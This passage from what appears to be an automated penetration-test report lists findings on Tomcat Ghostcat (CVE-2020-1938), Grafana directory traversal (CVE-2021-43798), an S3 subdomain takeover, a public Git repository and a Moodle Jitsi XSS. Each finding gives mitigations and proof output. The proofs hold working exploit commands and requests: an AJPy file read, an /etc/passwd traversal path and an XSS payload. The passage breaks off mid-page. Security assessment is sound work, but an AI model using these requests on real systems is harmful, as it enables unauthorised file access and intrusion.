repeated 6868 times
repeated 16122 times





2.3.33. Apache JServ Protocol (AJP) Vulnerability

HIGH 7.5

CVE-2020-1938

GhostCat

This is a CISA Known Exploited Vulnerability.

7.5 Base Score | 0 Attack Paths

Details

When using the Apache JServ Protocol (AJP), care must be taken when trusting incoming connections to Apache Tomcat. Tomcat treats AJP connections as having higher trust than, for example, a similar HTTP connection. If such connections are available to an attacker, they can be exploited in ways that may be surprising. In Apache Tomcat

9.0.0.M1 to 9.0.0.30, 8.5.0 to 8.5.50 and 7.0.0 to 7.0.99, Tomcat shipped with an AJP Connector enabled by default that listened on all configured IP addresses. It was expected (and recommended in the security guide) that this Connector would be disabled if not required. This vulnerability report identified a mechanism that allowed: - returning arbitrary files from anywhere in the web application - processing any file in the web application as a JSP Further, if the web application allowed file upload and stored those files within the web application (or the attacker was able to control the content of the web application by some other means) then this, along with the ability to process a file as a JSP, made remote code execution possible. It is important to note that mitigation is only required if an AJP port is accessible to untrusted users. Users wishing to take a defence-in-depth approach and block the vector that permits returning arbitrary files and execution as JSP may upgrade to Apache Tomcat 9.0.31, 8.5.51 or 7.0.100 or later. A number of changes were made to the default AJP Connector configuration in 9.0.31 to harden the default configuration. It is likely that users upgrading to 9.0.31, 8.5.51 or 7.0.100 or later will need to make small changes to their configurations.

Attackers can read files contained within the web application's base folder. These files may contain sensitive information. In certain cases, attackers can achieve remote code execution if the web application permits uploading files to its base folder.

Remote Code Execution | Unauthorized Access

Mitigations

- Update to the latest version of Apache Tomcat. Apache Tomcat has released versions 9.0.31, 8.5.51, and 7.0.100 to fix this vulnerability.
- Red Hat recommends disabling the Apache JServ Protocol (AJP) connector in Tomcat if not used, or binding it to localhost port, since most of AJP's use is in cluster environments, and the 8009 port should never be exposed on the internet without strict access-control lists. The AJP connector is enabled by default on all Tomcat servers.
- If the AJP service does not need to be publicly accessible, ensure that access is filtered.

References

- CVE-2020-1938 @ **https://nvd.nist.gov/vuln/detail/CVE-2020-1938**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
18.208.189.246 : 8009	18.208.189.246	Apache Service on 18.208.189.246 (ec2-18-208-189-246.compute-1.amazonaws.com) Port 8009		HIGH 7.5

Proof

Proof of exploitability against affected asset **Apache Service on 18.208.189.246 (ec2-18-208-189-246.compute-1.amazonaws.com) Port 8009**

web.xml file obtained through Local File Inclusion vulnerability

```
02/06/2024, 11:54 AM

$ python2 /opt/AJPy/tomcat.py read_file --webapp=manager /WEB-INF/web.xml 18.208.189.246

<?xml version="1.0" encoding="UTF-8"?>
<!--
 Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License.  You may obtain a copy of the License at

      http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
-->
<web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
```

```
xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee
                    http://xmlns.jcp.org/xml/ns/javaee/web-app_4_0.xsd"
version="4.0"
metadata-complete="true">

<display-name>Tomcat Manager Application</display-name>
<description>
  A scriptable management web application for the Tomcat Web Server;
  Manager lets you view, load/unload/etc particular web applications.
</description>

<request-character-encoding>UTF-8</request-character-encoding>

<servlet>
  <servlet-name>Manager</servlet-name>
  <servlet-class>org.apache.catalina.manager.ManagerServlet</servlet-class>
  <init-param>
    <param-name>debug</param-name>
    <param-value>2</param-value>
  </init-param>
</servlet>
<servlet>
  <servlet-name>HTMLManager</servlet-name>
  <servlet-class>org.apache.catalina.manager.HTMLManagerServlet</servlet-class>
  <init-param>
    <param-name>debug</param-name>
    <param-value>2</param-value>
  </init-param>
  <!-- Uncomment this to show proxy sessions from the Backup manager or a
       StoreManager in the sessions list for an application
  <init-param>
    <param-name>showProxySessions</param-name>
    <param-value>true</param-value>
  </init-param>
  -->
  <multipart-config>
    <!-- 50MB max -->
    <max-file-size>52428800</max-file-size>
    <max-request-size>52428800</max-request-size>
    <file-size-threshold>0</file-size-threshold>
  </multipart-config>
</servlet>
<servlet>
  <servlet-name>Status</servlet-name>
  <servlet-class>org.apache.catalina.manager.StatusManagerServlet</servlet-class>
  <init-param>
    <param-name>debug</param-name>
    <param-value>0</param-value>
  </init-param>
</servlet>

<servlet>
  <servlet-name>JMXProxy</servlet-name>
  <servlet-class>org.apache.catalina.manager.JMXProxyServlet</servlet-class>
</servlet>

<!-- Define the Manager Servlet Mapping -->
<servlet-mapping>
  <servlet-name>Manager</servlet-name>
    <url-pattern>/text/*</url-pattern>
</servlet-mapping>
<servlet-mapping>
  <servlet-name>Status</servlet-name>
  <url-pattern>/status/*</url-pattern>
</servlet-mapping>
<servlet-mapping>
  <servlet-name>JMXProxy</servlet-name>
    <url-pattern>/jmxproxy/*</url-pattern>
</servlet-mapping>
<servlet-mapping>
  <servlet-name>HTMLManager</servlet-name>
  <url-pattern>/html/*</url-pattern>
</servlet-mapping>

<filter>
  <filter-name>CSRF</filter-name>
  <filter-class>org.apache.catalina.filters.CsrfPreventionFilter</filter-class>
  <init-param>
    <param-name>entryPoints</param-name>
    <param-value>/html,/html/,/html/list,/index.jsp</param-value>
  </init-param>
```

```
</filter>

<filter-mapping>
  <filter-name>CSRF</filter-name>
  <servlet-name>HTMLManager</servlet-name>
</filter-mapping>

<!-- Define a Security Constraint on this Application -->
<!-- NOTE:  None of these roles are present in the default users file -->
<security-constraint>
  <web-resource-collection>
    <web-resource-name>HTML Manager interface (for humans)</web-resource-name>
    <url-pattern>/html/*</url-pattern>
  </web-resource-collection>
  <auth-constraint>
     <role-name>manager-gui</role-name>
  </auth-constraint>
</security-constraint>
<security-constraint>
  <web-resource-collection>
    <web-resource-name>Text Manager interface (for scripts)</web-resource-name>
    <url-pattern>/text/*</url-pattern>
  </web-resource-collection>
  <auth-constraint>
     <role-name>manager-script</role-name>
  </auth-constraint>
</security-constraint>
<security-constraint>
  <web-resource-collection>
    <web-resource-name>JMX Proxy interface</web-resource-name>
    <url-pattern>/jmxproxy/*</url-pattern>
  </web-resource-collection>
  <auth-constraint>
     <role-name>manager-jmx</role-name>
  </auth-constraint>
</security-constraint>
<security-constraint>
  <web-resource-collection>
    <web-resource-name>Status interface</web-resource-name>
    <url-pattern>/status/*</url-pattern>
  </web-resource-collection>
  <auth-constraint>
     <role-name>manager-gui</role-name>
     <role-name>manager-script</role-name>
     <role-name>manager-jmx</role-name>
     <role-name>manager-status</role-name>
  </auth-constraint>
</security-constraint>

<!-- Define the Login Configuration for this Application -->
<login-config>
  <auth-method>BASIC</auth-method>
  <realm-name>Tomcat Manager Application</realm-name>
</login-config>

<!-- Security roles referenced by this web application -->
<security-role>
  <description>
    The role that is required to access the HTML Manager pages
  </description>
  <role-name>manager-gui</role-name>
</security-role>
<security-role>
  <description>
    The role that is required to access the text Manager pages
  </description>
  <role-name>manager-script</role-name>
</security-role>
<security-role>
  <description>
    The role that is required to access the HTML JMX Proxy
  </description>
  <role-name>manager-jmx</role-name>
</security-role>
<security-role>
  <description>
    The role that is required to access to the Manager Status pages
  </description>
  <role-name>manager-status</role-name>
</security-role>
```

```
  <error-page>
    <error-code>401</error-code>
    <location>/WEB-INF/jsp/401.jsp</location>
  </error-page>
  <error-page>
    <error-code>403</error-code>
    <location>/WEB-INF/jsp/403.jsp</location>
  </error-page>
  <error-page>
    <error-code>404</error-code>
    <location>/WEB-INF/jsp/404.jsp</location>
  </error-page>

</web-app>
```

2.3.34. Grafana Directory Traversal Vulnerability

HIGH 7.5

CVE-2021-43798

Details

Grafana is an open-source platform for monitoring and observability. Grafana versions 8.0.0-beta1 through 8.3.0 (except for patched versions) iss vulnerable to directory traversal, allowing access to local files. The vulnerable URL path is: `<grafana_host_url>/public/plugins//` , where is the plugin ID for any installed plugin. At no time has Grafana Cloud been vulnerable. Users are advised to upgrade to patched versions 8.0.7, 8.1.8, 8.2.7, or 8.3.1. The GitHub Security Advisory contains more information about vulnerable URL paths, mitigation, and the disclosure timeline.

This vulnerability allows a remote, unauthenticated attacker to access local files through a vulnerable URL path. These local files may contain sensitive data such as credentials.

Unauthorized Access | Information Disclosure

Mitigations

- Upgrade to versions 8.3.1, 8.2.7, 8.1.8, 8.0.7 or higher.

References

- An update on 0day CVE-2021-43798: Grafana directory traversal @ **https://grafana.com/blog/2021/12/08/an-update-on-0day-cve-2021-43798-grafana-directory-traversal/**
- CVE-2021-43798 @ **https://nvd.nist.gov/vuln/detail/CVE-2021-43798**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
54.91.240.159 : 3000	54.91.240.159	Grafana on 54.91.240.159 (ec2-54-91-240-159.compute-1.amazonaws.com) Port 3000		HIGH 7.5

Proofs

Proofs of exploitability against affected asset **Grafana on 54.91.240.159 (ec2-54-91-240-159.compute-1.amazonaws.com) Port 3000**

HTTP response that contains the /etc/password file from the vulnerable host

```
02/06/2024, 12:24 PM

$ /opt/h3/nuclei -iserver http://main.interacth3.io -itoken N4**********************************Z1 -interactions-poll-duration 2 -silent -disable-update-check -no-color -irr -tags h3p0 -json -t /opt/h3/nuclei-templates/all/ -l urls.txt -system-resolvers -o output.ndjson

Request:
GET /public/plugins/alertlist/../../../../../../../../../../../../../../../../../../../../../etc/passwd HTTP/1.1

Host: 54.91.240.159:3000
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2227.0
```

```
Safari/537.36
Connection: close
Server: Grafana
Accept-Encoding: gzip



Response:
HTTP/1.1 200 OK
Connection: close
Content-Length: 1230
Accept-Ranges: bytes
Cache-Control: no-cache
Content-Type: text/plain; charset=utf-8
Date: Tue, 06 Feb 2024 20:22:36 GMT
Expires: -1
Last-Modified: Thu, 18 Nov 2021 10:21:22 GMT
Pragma: no-cache
X-Content-Type-Options: nosniff
X-Frame-Options: deny
X-Xss-Protection: 1; mode=block

root:x:0:0:root:/root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
man:x:13:15:man:/usr/man:/sbin/nologin
postmaster:x:14:12:postmaster:/var/mail:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin
squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin
xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
cyrus:x:85:12::/usr/cyrus:/sbin/nologin
vpopmail:x:89:89::/var/vpopmail:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
smmsp:x:209:209:smmsp:/var/spool/mqueue:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
grafana:x:472:0:Linux User,,,:/home/grafana:/sbin/nologin
```

HTTP response that contains the /etc/password file from the vulnerable host

```
02/06/2024, 12:26 PM

$ /opt/h3/nuclei -iserver http://main.interacth3.io -itoken N4**********************************Z1 -interactions-
poll-duration 2 -silent -disable-update-check -no-color -irr -tags h3p0 -json -t /opt/h3/nuclei-
templates/all/ -l urls.txt -system-resolvers -o output.ndjson

Request:
GET /public/plugins/alertlist/../../../../../../../../../../../../../../../../../../../etc/passwd HTTP/1.1

Host: target5.goat.example.com:3000
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/55.0.291
9.83 Safari/537.36
Connection: close
Server: Grafana
Accept-Encoding: gzip



Response:
HTTP/1.1 200 OK
Connection: close
Content-Length: 1230
Accept-Ranges: bytes
Cache-Control: no-cache
Content-Type: text/plain; charset=utf-8
Date: Tue, 06 Feb 2024 20:25:40 GMT
Expires: -1
Last-Modified: Thu, 18 Nov 2021 10:21:22 GMT
```

```
Pragma: no-cache
X-Content-Type-Options: nosniff
X-Frame-Options: deny
X-Xss-Protection: 1; mode=block

root:x:0:0:root:/root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
man:x:13:15:man:/usr/man:/sbin/nologin
postmaster:x:14:12:postmaster:/var/mail:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin
squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin
xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
cyrus:x:85:12::/usr/cyrus:/sbin/nologin
vpopmail:x:89:89::/var/vpopmail:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
smmsp:x:209:209:smmsp:/var/spool/mqueue:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
grafana:x:472:0:Linux User,,,:/home/grafana:/sbin/nologin
```

2.3.35. Subdomain Takeover

HIGH 7.5

H3-2021-0002

This weakness led to a Brand Compromise affecting external domain doodle.goat.example.com.

7.5 Base Score | 1 Attack Path

Details

The DNS record for a subdomain has a CNAME record that points to another subdomain that is not in use. Attackers may be able to claim the subdomain that is the CNAME for this subdomain.

By taking over a legitimate looking company domain, attackers can trick users through phishing campaigns, attempt to steal user cookies and passwords, deface the company web site and damage the company brand.

Defacement | Impersonation

Mitigations

- If the subdomain is not in use, remove the stale DNS record for it.
- If the subdomain is in use, reclaim the subdomain that is the CNAME, or set a new valid CNAME for this subdomain.

References

- Subdomain Takeovers: Thoughts on Risk @ **https://0xpatrik.com/subdomain-takeover/**
- Prevent Dangling DNS Entries and Avoid Subdomain Takeover @ **https://docs.microsoft.com/en-us/azure/security/fundamentals/subdomain-takeover**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
doodle.goat.example.com	52.219.93.248	doodle.goat.example.com	Brand Compromise (1)	HIGH 7.5

Proof

Proof of exploitability against affected asset **doodle.goat.example.com**

Proof of takeover of the subdomain doodle.goat.example.com. Created bucket doodle.goat.example.com under an AWS account owned by Horizon3.ai to prevent takeover by a bad actor. Visit http://doodle.goat.example.com/index.html to see.

```
02/06/2024, 11:53 AM

$ python3 /opt/h3/s3SubDomTakeover.py -p -b doodle.goat.example.com

INFO:botocore.credentials:Found credentials in environment variables.
[+] Bucket doodle.goat.example.com already exists! (The bucket was taken over in a previous pentest.)
[+] Gathering Proof!

URL = http://doodle.goat.example.com/index.html
STATUS CODE = 200
CONTENT =

            <!doctype html>

            <html lang="en">
            <head>
              <meta charset="utf-8">
              <meta name="viewport" content="width=device-width, initial-scale=1">

              <title>Reserved</title>
              <meta name="description" content="Hold Site">
              <meta name="author" content="H3">

             <meta property="og:title" content="Reserved">
             <meta property="og:type" content="website">
             <meta property="og:url" content="https://example.com">
             <meta property="og:description" content="Contact Horizon3.ai for release and remediation">

            </head>
            <body>
            This subdomain (http://doodle.goat.example.com) has been reserved.
            </body>
            </html>
```

2.3.36. Public Access to Git Repository

HIGH 7.5

H3-2021-0031

This weakness led to a Sensitive Data Exposure affecting fakegit.

0 1 Attack Path

Details

A Git repository that your company may own is publicly accessible.

Attackers may be able to identify sensitive data in the source code stored in the repository.

Information Disclosure

Mitigations

- Confirm the repository should be publicly accessible, and if not remove public access and only allow authorized users to access the repository.
- Review and regularly audit the source code stored in the repository for sensitive data that should not be publicly exposed.

References

- Security Best Practices for GitHub Enterprise Server @ **https://github.blog/2019-12-05-security-best-practices-for-github-enterprise-server/**
- Security Best Practices for Git Users @ **https://resources.infosecinstitute.com/topic/security-best-practices-for-git-users/**
- 10 GitHub Security Best Practices @ **https://snyk.io/blog/ten-git-hub-security-best-practices/**
- Removing sensitive data from a repository @ **https://docs.github.com/en/github/authenticating-to-github/removing-sensitive-data-from-a-repository**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
GitHub : kbuch : fakegit		Git Repo fakegit	Sensitive Data Exposure (1)	HIGH 7.5
GitLab : kbuch : Test_truffle		Git Repo Test_truffle	Sensitive Data Exposure (1)	HIGH 7.5
GitLab : kbuch : secret_test		Git Repo secret_test	Sensitive Data Exposure (1)	HIGH 7.5
GitLab : kbuch : fakegit2		Git Repo fakegit2	Sensitive Data Exposure (1)	HIGH 7.5

Proof

Proof of exploitability against one of the affected assets: **Git Repo fakegit**

The "fakegit" GitHub repository at https://github.com/kbuch/fakegit.git is publicly accessible.

```
02/06/2024, 11:52 AM

$ root@kali:~# curl -sk https://api.github.com/repos/kbuch/fakegit

{
    "id": 360679385,
    "node_id": "MDEwOlJlcG9zaXRvcnkzNjA2NzkzODU=",
    "name": "fakegit",
    "full_name": "kbuch/fakegit",
    "private": false,
    "owner": {
        "login": "kbuch",
        "id": 20866423,
        "node_id": "MDQ6VXNlcjIwODY2NDIz",
        "avatar_url": "https://avatars.githubusercontent.com/u/20866423?v=4",
        "gravatar_id": "",
        "url": "https://api.github.com/users/kbuch",
        "html_url": "https://github.com/kbuch",
        "followers_url": "https://api.github.com/users/kbuch/followers",
        "following_url": "https://api.github.com/users/kbuch/following{/other_user}",
        "gists_url": "https://api.github.com/users/kbuch/gists{/gist_id}",
        "starred_url": "https://api.github.com/users/kbuch/starred{/owner}{/repo}",
        "subscriptions_url": "https://api.github.com/users/kbuch/subscriptions",
        "organizations_url": "https://api.github.com/users/kbuch/orgs",
        "repos_url": "https://api.github.com/users/kbuch/repos",
        "events_url": "https://api.github.com/users/kbuch/events{/privacy}",
        "received_events_url": "https://api.github.com/users/kbuch/received_events",
        "type": "User",
        "site_admin": false
    },
    "html_url": "https://github.com/kbuch/fakegit",
    "description": null,
    "fork": false,
    "url": "https://api.github.com/repos/kbuch/fakegit",
```

```
    "forks_url": "https://api.github.com/repos/kbuch/fakegit/forks",
    "keys_url": "https://api.github.com/repos/kbuch/fakegit/keys{/key_id}",
    "collaborators_url": "https://api.github.com/repos/kbuch/fakegit/collaborators{/collaborator}",
    "teams_url": "https://api.github.com/repos/kbuch/fakegit/teams",
    "hooks_url": "https://api.github.com/repos/kbuch/fakegit/hooks",
    "issue_events_url": "https://api.github.com/repos/kbuch/fakegit/issues/events{/number}",
    "events_url": "https://api.github.com/repos/kbuch/fakegit/events",
    "assignees_url": "https://api.github.com/repos/kbuch/fakegit/assignees{/user}",
    "branches_url": "https://api.github.com/repos/kbuch/fakegit/branches{/branch}",
    "tags_url": "https://api.github.com/repos/kbuch/fakegit/tags",
    "blobs_url": "https://api.github.com/repos/kbuch/fakegit/git/blobs{/sha}",
    "git_tags_url": "https://api.github.com/repos/kbuch/fakegit/git/tags{/sha}",
    "git_refs_url": "https://api.github.com/repos/kbuch/fakegit/git/refs{/sha}",
    "trees_url": "https://api.github.com/repos/kbuch/fakegit/git/trees{/sha}",
    "statuses_url": "https://api.github.com/repos/kbuch/fakegit/statuses/{sha}",
    "languages_url": "https://api.github.com/repos/kbuch/fakegit/languages",
    "stargazers_url": "https://api.github.com/repos/kbuch/fakegit/stargazers",
    "contributors_url": "https://api.github.com/repos/kbuch/fakegit/contributors",
    "subscribers_url": "https://api.github.com/repos/kbuch/fakegit/subscribers",
    "subscription_url": "https://api.github.com/repos/kbuch/fakegit/subscription",
    "commits_url": "https://api.github.com/repos/kbuch/fakegit/commits{/sha}",
    "git_commits_url": "https://api.github.com/repos/kbuch/fakegit/git/commits{/sha}",
    "comments_url": "https://api.github.com/repos/kbuch/fakegit/comments{/number}",
    "issue_comment_url": "https://api.github.com/repos/kbuch/fakegit/issues/comments{/number}",
    "contents_url": "https://api.github.com/repos/kbuch/fakegit/contents/{+path}",
    "compare_url": "https://api.github.com/repos/kbuch/fakegit/compare/{base}...{head}",
    "merges_url": "https://api.github.com/repos/kbuch/fakegit/merges",
    "archive_url": "https://api.github.com/repos/kbuch/fakegit/{archive_format}{/ref}",
    "downloads_url": "https://api.github.com/repos/kbuch/fakegit/downloads",
    "issues_url": "https://api.github.com/repos/kbuch/fakegit/issues{/number}",
    "pulls_url": "https://api.github.com/repos/kbuch/fakegit/pulls{/number}",
    "milestones_url": "https://api.github.com/repos/kbuch/fakegit/milestones{/number}",
    "notifications_url": "https://api.github.com/repos/kbuch/fakegit/notifications{?since,all,participatin
g}",
    "labels_url": "https://api.github.com/repos/kbuch/fakegit/labels{/name}",
    "releases_url": "https://api.github.com/repos/kbuch/fakegit/releases{/id}",
    "deployments_url": "https://api.github.com/repos/kbuch/fakegit/deployments",
    "created_at": "2021-04-22T20:54:44Z",
    "updated_at": "2021-06-22T13:58:58Z",
    "pushed_at": "2021-06-22T13:58:55Z",
    "git_url": "git://github.com/kbuch/fakegit.git",
    "ssh_url": "git@github.com:kbuch/fakegit.git",
    "clone_url": "https://github.com/kbuch/fakegit.git",
    "svn_url": "https://github.com/kbuch/fakegit",
    "homepage": null,
    "size": 2,
    "stargazers_count": 0,
    "watchers_count": 0,
    "language": null,
    "has_issues": true,
    "has_projects": true,
    "has_downloads": true,
    "has_wiki": true,
    "has_pages": false,
    "has_discussions": false,
    "forks_count": 0,
    "mirror_url": null,
    "archived": false,
    "disabled": false,
    "open_issues_count": 0,
    "license": null,
    "allow_forking": true,
    "is_template": false,
    "web_commit_signoff_required": false,
    "topics": [],
    "visibility": "public",
    "forks": 0,
    "open_issues": 0,
    "watchers": 0,
    "default_branch": "master",
    "permissions": {
        "admin": false,
        "maintain": false,
        "push": false,
        "triage": false,
        "pull": true
    },
    "temp_clone_token": "",
    "network_count": 0,
    "subscribers_count": 1
}
```

2.3.37. Web Application Cross Site Scripting Vulnerability

HIGH 7.5

H3-2022-0001

This weakness led to a Brand Compromise affecting Moodle Jitsi_plugin application at 34.200.173.81:80.

6.1 Base Score | 1 Attack Path

Details

Cross-site scripting is an client-side attack method that injects malicious code such as JavaScript or iFrames into a vulnerable web application to exploit users of the application.

This attack permits unauthenticated remote attackers to gain the privileges of exploited users of the web application. The extent of impact depends on the permissions that exploited users have within the application.

Unauthorized Access | Information Disclosure | Defacement | Impersonation

Mitigations

- Refer to your product vendor's guidance to upgrade the vulnerable web application to a patched version.

References

- Cross Site Scripting (XSS) @ **https://owasp.org/www-community/attacks/xss/**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
34.200.173.81 : 80	34.200.173.81	Moodle Jitsi Plugin on 34.200.173.81 (ec2-34-200-173-81.compute-1.amazonaws.com) Port 80	Brand Compromise (1)	HIGH 7.5
34.200.173.81 : 443	34.200.173.81	Moodle Jitsi Plugin on 34.200.173.81 (ec2-34-200-173-81.compute-1.amazonaws.com) Port 443	Brand Compromise (1)	HIGH 7.5

Proofs

Proofs of exploitability against one of the affected assets: **Moodle Jitsi Plugin on 34.200.173.81 (ec2-34-200-173-81.compute-1.amazonaws.com) Port 80**

HTTP request and response with an XSS payload injected to display an alert dialog box on the vulnerable site

```
02/06/2024, 12:09 PM

$ /opt/h3/nuclei -iserver http://main.interacth3.io -itoken N4**********************************Z1 -interactions-poll-duration 2 -silent -disable-update-check -no-color -irr -json -w /opt/h3/nuclei-templates/workflows/h3-external.yaml -l urls.txt -system-resolvers -o output.ndjson

Request:
GET /mod/jitsi/sessionpriv.php?avatar=https%3A%2F%2F34.200.173.81%2Fuser%2Fpix.php%2F498%2Ff1.jpg&nom=test_user%27)%3balert(document.domain)%3b//&ses=test_user&t=1 HTTP/1.1
Host: 34.200.173.81
User-Agent: Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/40.0.2214.93 Safari/537.36
Connection: close
Accept: */*
Accept-Language: en
Accept-Encoding: gzip



Response:
HTTP/1.1 200 OK
Connection: close
Accept-Ranges: none
Cache-Control: private, pre-check=0, post-check=0, max-age=0, no-transform
```

```
Content-Language: en
Content-Script-Type: text/javascript
Content-Style-Type: text/css
Content-Type: text/html; charset=utf-8
Date: Tue, 06 Feb 2024 20:09:42 GMT
Expires:
Pragma: no-cache
Server: Apache
Set-Cookie: MoodleSession=sefn6bg6uvvnoq87tpbaraepcr; path=/; HttpOnly
Vary: Accept-Encoding
X-Frame-Options: sameorigin
X-Ua-Compatible: IE=edge

<!DOCTYPE html>

<html  dir="ltr" lang="en" xml:lang="en">
<head>
    <title>{$a} private session | New Site</title>
    <link rel="shortcut icon" href="http://34.200.173.81/theme/image.php/boost/theme/1706320050/favicon" /
>
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<meta name="keywords" content="moodle, {$a} private session | New Site" />
<link rel="stylesheet" type="text/css" href="http://34.200.173.81/theme/yui_combo.php?rollup/3.18.1/yui-mo
odlesimple-min.css" /><script id="firstthemesheet" type="text/css">/** Required in order to fix style incl
usion problems in IE with YUI **/</script><link rel="stylesheet" type="text/css" href="http://34.200.173.8
1/theme/styles.php/boost/1706320050_1706320022/all" />
<script>
//<![CDATA[
var M = {}; M.yui = {};
M.pageloadstarttime = new Date();
M.cfg = {"wwwroot":"http:\/\/34.200.173.81","homeurl":{},"sesskey":"TZWhDzMYWZ","sessiontimeout":"28800","
sessiontimeoutwarning":"1200","themerev":"1706320050","slasharguments":1,"theme":"boost","iconsystemmodule
":"core\/icon_system_fontawesome","jsrev":"1706320050","admin":"admin","svgicons":true,"usertimezone":"Eur
ope\/London","language":"en","courseId":1,"courseContextId":2,"contextid":1,"contextInstanceId":0,"langrev
":1706320050,"templaterev":"1706320050"};var yui1ConfigFn = function(me) {if(/-skin|reset|fonts|grids|base
/.test(me.name)){me.type='css';me.path=me.path.replace(/\.js/,'.css');me.path=me.path.replace(/\/yui2-skin
/,'/assets/skins/sam/yui2-skin')}};
var yui2ConfigFn = function(me) {var parts=me.name.replace(/^moodle-/,'').split('-'),component=parts.shift
(),module=parts[0],min='-min';if(/-(skin|core)$/.test(me.name)){parts.pop();me.type='css';min=''}
if(module){var filename=parts.join('-');me.path=component+'/'+module+'/'+filename+min+'.'+me.type}else{me.
path=component+'/'+component+'.'+me.type}};
YUI_config = {"debug":false,"base":"http:\/\/34.200.173.81\/lib\/yuilib\/3.18.1\/","comboBase":"http:\/\/3
4.200.173.81\/theme\/yui_combo.php?","combine":true,"filter":null,"insertBefore":"firstthemesheet","groups
":{"yui2":{"base":"http:\/\/34.200.173.81\/lib\/yuilib\/2in3\/2.9.0\/build\/","comboBase":"http:\/\/34.200
.173.81\/theme\/yui_combo.php?","combine":true,"ext":false,"root":"2in3\/2.9.0\/build\/","patterns":{"yui2
-":{"group":"yui2","configFn":yui1ConfigFn}}},"moodle":{"name":"moodle","base":"http:\/\/34.200.173.81\/th
eme\/yui_combo.php?m\/1706320050\/","combine":true,"comboBase":"http:\/\/34.200.173.81\/theme\/yui_combo.p
hp?","ext":false,"root":"m\/1706320050\/","patterns":{"moodle-":{"group":"moodle","configFn":yui2ConfigFn}
}},"filter":null,"modules":{"moodle-core-dragdrop":{"requires":["base","node","io","dom","dd","event-key","
event-focus","moodle-core-notification"]},"moodle-core-handlebars":{"condition":{"trigger":"handlebars","w
hen":"after"}},"moodle-core-lockscroll":{"requires":["plugin","base-build"]},"moodle-core-actionmenu":{"re
quires":["base","event","node-event-simulate"]},"moodle-core-blocks":{"requires":["base","node","io","dom"
,"dd","dd-scroll","moodle-core-dragdrop","moodle-core-notification"]},"moodle-core-event":{"requires":["ev
ent-custom"]},"moodle-core-notification":{"requires":["moodle-core-notification-dialogue","moodle-core-not
ification-alert","moodle-core-notification-confirm","moodle-core-notification-exception","moodle-core-noti
fication-ajaxexception"]},"moodle-core-notification-dialogue":{"requires":["base","node","panel","escape",
"event-key","dd-plugin","moodle-core-widget-focusafterclose","moodle-core-lockscroll"]},"moodle-core-notif
ication-alert":{"requires":["moodle-core-notification-dialogue"]},"moodle-core-notification-confirm":{"req
uires":["moodle-core-notification-dialogue"]},"moodle-core-notification-exception":{"requires":["moodle-co
re-notification-dialogue"]},"moodle-core-notification-ajaxexception":{"requires":["moodle-core-notificatio
n-dialogue"]},"moodle-core-maintenancemodetimer":{"requires":["base","node"]},"moodle-core-formchangeчeck
er":{"requires":["base","event-focus","moodle-core-event"]},"moodle-core-chooserdialogue":{"requires":["ba
se","panel","moodle-core-notification"]},"moodle-core_availability-form":{"requires":["base","node","event
